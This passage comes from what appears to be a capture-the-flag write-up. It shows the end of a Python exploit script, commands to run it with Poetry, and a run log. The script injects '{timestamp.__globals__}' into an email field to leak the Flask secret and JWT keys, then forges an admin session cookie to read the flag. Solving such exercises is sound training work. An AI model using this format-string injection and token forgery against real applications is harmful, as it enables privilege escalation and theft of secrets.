    print(f"Logged in as {new_email}")
    logs = s.get(f"{HOST}/api/view-logs")
    assert logs.ok

    secret_key, jwt_key = find_keys(logs.text)
    session_cookie = s.cookies["session"]
    session = dump_session(
        session_cookie, secret_key
    )
    jwt_raw = session["auth"]
    jwt = dump_jwt(jwt_raw, jwt_key)
    jwt = {**jwt, "role": "admin"}
    print(f"New jwt: {jwt}")
    jwt_raw = sign_jwt(jwt, jwt_key)
    session = {**session, "auth": jwt_raw}
    session_cookie = serialize_session(
        session, secret_key
    )
    s.cookies.clear()
    s.cookies["session"] = session_cookie

    admin = s.get(f"{HOST}/admin")
    assert admin.ok
    flag_match = re.search(
        r"The flag: (.+)</p>", admin.text
    )
    assert flag_match
    flag = flag_match[1]
    print(f"The flag is {flag}")


if __name__ == "__main__":
    main()
Run it with Poetry:
# in secret_door/
poetry add requests
touch exploit.py
chmod +x exploit.py
poetry run ./exploit.py

First, change the email to a malicious email and see what globals the response contains:

This is the text you need to match (ordering may be different)
FLASK_SECRET_KEY': 'c9…3d', 'jwt_key': '2b…6f',
Here's a successful exploit run:
Registered as h0usedust-4fa19abc@localhost
Logged in as h0usedust-4fa19abc@localhost
Changed email to {timestamp.__globals__}-4fa19abc@localhost
Logged in as {timestamp.__globals__}-4fa19abc@localhost
flask_secret_key='b5…9e'
New jwt: {'email': '{timestamp.__globals__}-4fa19abc@localhost', 'exp': 1727030330, 'role': 'admin'}
The flag is pctf{str_f1rm4t_1s_k1nd8_c00l_7712817812}